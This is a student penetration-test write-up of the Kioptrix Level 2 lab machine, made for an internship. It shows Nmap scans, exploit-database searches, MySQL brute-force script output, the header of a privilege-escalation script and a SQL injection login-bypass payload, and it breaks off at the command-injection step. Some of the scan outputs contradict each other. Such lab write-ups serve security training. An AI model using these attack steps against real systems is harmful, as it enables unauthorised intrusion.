

Penetration Testing Report

Target: Kioptrix Level 2

Prepared by: Abdullah Al Rahman

1. Executive Summary

This report explains, in simple steps, how I tested the Kioptrix Level 2 machine. I found a login page vulnerable to SQL Injection, used it to bypass authentication, then found an OS Command Injection bug in a 'ping a machine' feature of the web app. I used that to get a reverse shell as the apache user, checked the system's kernel version, found a matching local privilege escalation exploit, compiled it on the target, and used it to get full root access.

Target	Kioptrix Level 2 (192.168.109.130, isolated lab network)
My machine	Kali Linux (192.168.109.128)
Tools used	Nmap, SearchSploit, Firefox, Reverse Shell Generator, netcat, gcc, Metasploit (for research)
Entry point	SQL Injection on login page → OS Command Injection in ping tool
Result	Root access via local kernel exploit (9542.c)
Overall risk rating	Critical

2. Scope

- In scope: Kioptrix Level 2 VM, single host, isolated lab network
- Attacker machine: Kali Linux, on the same lab network as the target
- Internal training exercise for the Smart Gate internship, not a real client engagement

3. Lab / VM Setup

Before starting, I set up the Kioptrix Level 2 VM and the Kali Linux VM so they could reach each other on the same isolated network. Both VMs are run in VMware.

Step A: Edit each VM's .vmx file

- Shut down the VM completely (not suspended)
- Go to the VM's folder (where the .vmx file is stored) and open the .vmx file in Notepad
- Search for the line: ethernet0.networkName = "bridged"
- There were two matching lines found — only the first one was changed
- Changed it to: ethernet0.networkName = "nat"
- Saved and closed the file

Step B: Repeat for both VMs

The same edit was done for both the Kioptrix Level 2 VM and the Kali Linux VM, so both machines would be on the same NAT network instead of the physical bridge network.

After this change, both VMs booted onto the same private NAT subnet (192.168.109.0/24), which is why the Kali machine showed IP 192.168.109.128 and the Kioptrix target showed 192.168.109.130.

4. Step-by-Step Process


Step 1: Reconnaissance

I started by identifying the target machine on the network and confirming it could be reached from my Kali machine.

Step 2: Scanning and Enumeration

I used Nmap to scan the target and find open ports and service versions.

```
nmap -sn 192.168.109.0/24
nmap -sV 192.168.109.130
```



Open ports found:

- 22 — SSH (OpenSSH 3.9p1)
- 80 — HTTP (Apache httpd 2.0.52, CentOS)
- 111 — RPCbind
- 443 — HTTPS (Apache/mod_ssl, CentOS)
- 631 — IPP (CUPS 1.1)
- 3306 — MySQL (unauthorized)

I then checked each service against SearchSploit and Metasploit to see if any had a usable public exploit:

- OpenSSH 3.9p1 — no useful direct exploit matches
- Apache 2.0.52 — some mod_ssl (OpenFuck) buffer overflow exploits exist, but were not the path I used
- CUPS 1.1 — found a Remote Command Execution exploit (41233.py, CVE-2015-1158) and downloaded it for reference
- MySQL (port 3306) — tried Nmap's mysql-enum and mysql-brute scripts; no valid accounts were found, and a MySQL privilege-escalation script (CVE-2016-6664) was checked but required existing MySQL access, so it wasn't usable here

Kali Linux 2026.2-vmware-a... Kiotrix Level 2

kali@kali: ~

Session Actions Edit View Help

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets P	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Shellcodes: No Results

(kali@kali) ~

searchsploit Apache 2.0.52

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 2.0.52 - GET Denial of Service	multiple/dos/855.pl
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow	linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation	linux/webapps/44498.py
Apache CouchDB < 2.1.0 - Remote Code Execution	linux/webapps/44913.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities	multiple/webapps/18329.txt
Apache Struts 2.0.0 < 2.2.1.1 - XWork 's:submit' HTML Tag Cross-Site Scripting	multiple/remote/35735.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution	multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execut	multiple/remote/41690.rb
Apache Struts < 2.2.0 - Remote Command Execution (Metasploit)	multiple/remote/17691.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNI Injection	multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass	jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass	windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl

Shellcodes: No Results

(kali@kali) ~

SearchSploit results for OpenSSH 3.9p1 (no results) and Apache 2.0.52 (mod_ssl exploits).

Kali Linux 2026.2-vmware-a... Kiotrix Level 2

kali@kali: ~

Session Actions Edit View Help

The Metasploit Framework is a Rapidly Open Source Project

msf >

msf > search CUP 1.1

No results from search

msf > search ipp

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/avideo_encoder_getimage_cmd_injection	2026-03-05	excellent	Yes	AVideo Encoder getimage.php Unauthenticated Command I
1	exploit/windows/browser/adobe_flash_domain_memory_uaf	2014-04-14	great	No	Adobe Flash Player domainMemory ByteArray Use After F
2	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read
3	exploit/apple_ios/email/mobilemail_libtiff	2006-08-01	good	No	Apple iOS MobileMail LibTIFF Buffer Overflow
4	exploit/apple_ios/browser/safari_libtiff	2006-08-01	good	No	Apple iOS MobileSafari LibTIFF Buffer Overflow
5	auxiliary/analyze/apply_pot	-	normal	No	Apply Pot File To Hashes
6	auxiliary/server/capture/smb	-	normal	No	Authentication Capture: SMB
7	post/windows/gather/avast_memory_dump	-	normal	No	Avast AV Memory Dumping Utility.
8	exploit/windows/ftp/ftplib_interbase	2007-07-24	average	No	Interbase Interbase Create-Request Buffer Overflow
9	exploit/multi/misc/cups_ipp_remote_code_execution	2024-09-26	normal	No	CUPS IPP Attributes LAN Remote Code Execution
10	exploit/linux/http/chamilo_bigupload_webshell	2023-11-28	excellent	Yes	Chamilo v1.11.24 Unrestricted File Upload PHP Webshel
11	exploit/linux/local/cve_2026_31431_copy_fail	2026-04-29	excellent	Yes	Copy Fail AVE-ALG + authencsn Page-Cache Write
12	auxiliary/admin/vmtoolsd/dlink_12eye_autosnapper	-	normal	No	D-Link 12eye Video Conference AutoAnswer (WDRPC)
13	exploit/linux/http/dlink_hmip_login_buf	2016-11-07	excellent	Yes	D-Link DIR Routers Unauthenticated HMIP Login Stack Bu
14	\ target: Dlink DIR-808 / 822 / 823 / 850 [HMIP]	-	-	-	-
15	\ target: Dlink DIR-808 (rev. B and C) / 850 / 855 / 890 / 895 [AUM]	-	-	-	-
16	exploit/windows/backdoor/energizer_duo_payload	2010-03-05	excellent	No	Energizer DUO USB Battery Charger Arucor.dll Trojan C
17	exploit/windows/fileformat/free_mp3_ripper	2011-08-27	great	No	Free MP3 CD Ripper 1.1 WAV File Stack Buffer Overflow
18	exploit/multi/http/freescout_htaccess_rce	2026-03-01	excellent	Yes	FreeScout Unauthenticated RCE via ZWSP .htaccess Bypa
19	\ target: PHP In-Memory	-	-	-	-
20	\ target: Unix/Linux Command Shell	-	-	-	-
21	\ target: Linux Dropper	-	-	-	-
22	\ target: Windows Command Shell	-	-	-	-
23	\ target: Windows Dropper	-	-	-	-
24	post/linux/gather/encrypts_creds	-	normal	No	Gather eCryptfs Metadata
25	auxiliary/dos/http/gzip_bomb_dos	2004-01-01	normal	No	Gzip Memory Bomb Denial Of Service
26	exploit/windows/http/hp_ovm_ovalarm_lang	2009-12-09	great	No	HP OpenView Network Node Manager ovalarm.exe CGI Buff
27	\ target: HP OpenView Network Node Manager 7.53	-	-	-	-
28	\ target: HP OpenView Network Node Manager 7.53 (Windows 2003)	-	-	-	-

2: ethe0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codelink/ether 00:0c:29:dd:8e:90 brd ff:ff:ff:ff:ff:ff
inet 192.168.109.11/24 brd 192.168.109.255 scope global dyn
valid_lft 1654sec preferred_lft 1654sec
inet6 fe80::8158:ff5b:d13f:e312/64 scope link noprefroutelink/ether 00:0c:29:dd:8e:90 brd ff:ff:ff:ff:ff:ff
valid_lft forever preferred_lft forever

(kali@kali) ~

\$ nmap -sn 192.168.109.8/24

Starting Nmap 7.99 (https://nmap.org) at 2026-07-25 08:49 -040

Nmap scan report for 192.168.109.1

Host is up (0.00035s latency).

MAC Address: 00:50:56:C0:80:08 (VMware)

Nmap scan report for 192.168.109.2

Host is up (0.00023s latency).

MAC Address: 00:50:56:F3:CE:48 (VMware)

Nmap scan report for 192.168.109.130

Host is up (0.00045s latency).

MAC Address: 00:0C:29:15:19:4C (VMware)

Nmap scan report for 192.168.109.234

Host is up (0.00034s latency).

MAC Address: 00:50:56:E9:8B:C0 (VMware)

Nmap scan report for 192.168.109.128

Host is up.

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.90 seconds

(kali@kali) ~

\$ nmap -sV 192.168.109.130

Starting Nmap 7.99 (https://nmap.org) at 2026-07-25 08:50 -040

Nmap scan report for 192.168.109.130

Host is up (0.0018s latency).

Not shown: 654 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 9.9p1 (protocol 1.99)

80/tcp open http Apache/2.0.52 ((CentOS))

111/tcp open rpcbind 2 (RPC #100000)

443/tcp open ssl/http Apache/2.0.52 ((CentOS))

631/tcp open ipp CUPS 1.1

3306/tcp open mysql MySQL (unauthorized)

MAC Address: 00:0C:29:15:19:4C (VMware)

Service detection performed. Please report any incorrect results Nmap done: 1 IP address (1 host up) scanned in 12.97 seconds

(kali@kali) ~


Searching Metasploit for CUPS/IPP related modules.

```
kali@kali: ~  
Session Actions Edit View Help  
$ searchsploit CUPS 1.1  
Exploit Title | Path  
CUPS 1.1.x - '.HPGL' File Processor Buffer Overflow | linux/remote/24977.txt  
CUPS 1.1.x - Cnvd Request Method Denial of Service | linux/dos/22619.txt  
CUPS 1.1.x - Negative Length HTTP Header | linux/remote/22106.txt  
CUPS 1.1.x - UDP Packet Remote Denial of Service | linux/dos/24599.txt  
CUPS < 1.3.8-4 - Local Privilege Escalation | multiple/local/7550.c  
CUPS < 2.0.3 - Multiple Vulnerabilities | multiple/remote/37336.txt  
CUPS < 2.0.3 - Remote Command Execution | linux/remote/41233.py  
CUPS Server 1.1 - GET Denial of Service | linux/dos/1196.c  
Shellcodes: No Results  
$ find ~ -name "41233.py"  
$ ls  
Desktop Documents Downloads Music Pictures Projects Public Templates Videos  
$ find ~ -name 41233.py  
$ searchsploit -m 41233  
Exploit: CUPS < 2.0.3 - Remote Command Execution  
URL: https://www.exploit-db.com/exploits/41233  
Path: /usr/share/exploitdb/exploits/linux/remote/41233.py  
Codes: CVE-2015-1158  
Verified: False  
File Type: Python script, ASCII text executable  
Copied to: /home/kali/41233.py  
$ cd /hom/kali  
cd: no such file or directory: /hom/kali  
$ cd /home/kali  
$ python3 41233.py
```

SearchSploit results for CUPS 1.1, locating and copying exploit 41233.py.

```
kali-linux-2026.2-vmware-a... x Kioptrix Level 2 x  
kali@kali: ~  
Session Actions Edit View Help  
msf > nmap -sV -sC -p3306 192.168.109.130  
[*] exec: nmap -sV -sC -p3306 192.168.109.130  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 09:55 -0400  
Nmap scan report for 192.168.109.130  
Host is up (0.00050s latency).  
PORT      STATE SERVICE VERSION  
3306/tcp open  mysql  MySQL (unauthorized)  
MAC Address: 00:0C:29:53:19:4C (VMware)  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds  
msf > nmap -p3306 --script=mysql-info 192.168.109.130  
[*] exec: nmap -p3306 --script=mysql-info 192.168.109.130  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 09:57 -0400  
Nmap scan report for 192.168.109.130  
Host is up (0.00068s latency).  
PORT      STATE SERVICE  
3306/tcp open  mysql  
MAC Address: 00:0C:29:53:19:4C (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 0.95 seconds  
msf > nmap -p3306 --script="mysql-*" 192.168.109.130  
[*] exec: nmap -p3306 --script="mysql-*" 192.168.109.130  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 09:58 -0400  
Nmap scan report for 192.168.109.130  
Host is up (0.00045s latency).  
PORT      STATE SERVICE  
3306/tcp open  mysql  
| mysql-enum:  
| Accounts: No valid accounts found  
|_ Statistics: Performed 10 guesses in 2 seconds, average tps: 5.0  
|_ mysql-empty-password: Host '192.168.109.128' is not allowed to connect to this MySQL server  
| mysql-brute:  
| Accounts: No valid accounts found  
|_ Statistics: Performed 76 guesses in 19 seconds, average tps: 4.0  
|_ ERROR: The service seems to have failed or is heavily firewalled...  
MAC Address: 00:0C:29:53:19:4C (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 19.13 seconds  
msf >
```

Nmap MySQL enumeration/brute-force scripts against port 3306 — no valid accounts found.



```
Session Actions Edit View Help
# /bin/bash -p
# Source: https://legalhackers.com/advisories/MySQL-Maria-Percona-RootPrivEsc-CVE-2016-6664-5617-Exploit.html // http://legalhackers.com/exploits/CVE-2016-6664/mysql-cho
wned.sh
# MySQL / MariaDB / PerconaDB - Root Privilege Escalation PoC Exploit
# mysql-chowned.sh (ver. 1.0)
# CVE-2016-6664 / CVE-2016-5617
#
# Discovered and coded by:
#
# Dawid Golunski
# dawid[at]legalhackers.com
#
# https://legalhackers.com
#
# Follow https://twitter.com/dawid_golunski for updates on this advisory.
#
# This PoC exploit allows attackers to (instantly) escalate their privileges
# from mysql system account to root through unsafe error log handling.
# The exploit requires that file-based logging has been configured (default).
# To confirm that syslog logging has not been enabled instead use:
# grep -e syslog /etc/mysql
# which should return no results.
#
# This exploit can be chained with the following vulnerability:
# CVE-2016-6663 / CVE-2016-5616
# which allows attackers to gain access to mysql system account (mysql shell).
#
# In case database server has been configured with syslog you may also use:
# CVE-2016-6662 as an alternative to this exploit.
#
# Usage:
# ./mysql-chowned.sh path_to_error.log
#
# See the full advisory for details at:
# https://legalhackers.com/advisories/MySQL-Maria-Percona-RootPrivEsc-CVE-2016-6664-5617-Exploit.html
#
# Video PoCs
# https://legalhackers.com/videos/MySQL-MariaDB-PerconaDB-PrivEsc-Race-CVE-2016-6663-5616-6664-5617-Exploits.html
#
# Disclaimer:
# For testing purposes only. Do no harm.

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_cod
link/ether 00:0c:29:dd:8e:96 brd ff:ff:ff:ff:ff:ff
inet 192.168.109.130/24 brd 192.168.109.255 scope global dyn
valid_lft 1655sec preferred_lft 1655sec
inet6 fe80::8318:ff55:d12f:e312/64 scope link noprefixroute
valid_lft forever preferred_lft forever

[kali@kali]~$
$ nmap -sV 192.168.109.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 08:49 -040
Nmap scan report for 192.168.109.1
Host is up (0.00035s latency).
MAC Address: 00:50:56:c0:00:00 (VMware)
Nmap scan report for 192.168.109.2
Host is up (0.00023s latency).
MAC Address: 00:50:56:c0:00:00 (VMware)
Nmap scan report for 192.168.109.130
Host is up (0.00046s latency).
MAC Address: 00:0c:29:53:19:4c (VMware)
Nmap scan report for 192.168.109.254
Host is up (0.00034s latency).
MAC Address: 00:50:56:e9:8b:c0 (VMware)
Nmap scan report for 192.168.109.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.90 seconds

[kali@kali]~$
$ nmap -sV 192.168.109.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 08:50 -040
Nmap scan report for 192.168.109.130
Host is up (0.0018s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http     Apache httpd 2.0.52 ((CentOS))
113/tcp   open  rcpbind  2 (hex 2108000)
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
633/tcp   open  ipp      CUPS 1.1
3306/tcp  open  mysql    MySQL (unauthorized)
MAC Address: 00:0c:29:53:19:4c (VMware)

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 12.97 seconds

[kali@kali]~$
```


Reviewing the MySQL/MariaDB CVE-2016-6664 privilege escalation script — required existing MySQL shell access, so not usable without credentials.

None of these service-based exploits ended up being the way in. The actual entry point was found in the web application itself, described in the next steps.

Step 3: SQL Injection Identification

Browsing to the target's web application, I found a 'Remote System Administration Login' page. I tested the username field with a classic SQL Injection payload to see if authentication could be bypassed.


Username: ' OR 1=1 --
Password: (anything)



Login form with the SQL Injection payload entered in the Username field.

Step 4: SQL Injection Exploitation

Submitting the payload successfully bypassed the login check and logged me into the application, giving access to an internal page with a 'ping a machine on the network' tool (pingit.php).




Successfully logged in and reached the internal ping tool page after the SQL Injection bypass.

Step 5: OS Command Injection Identification

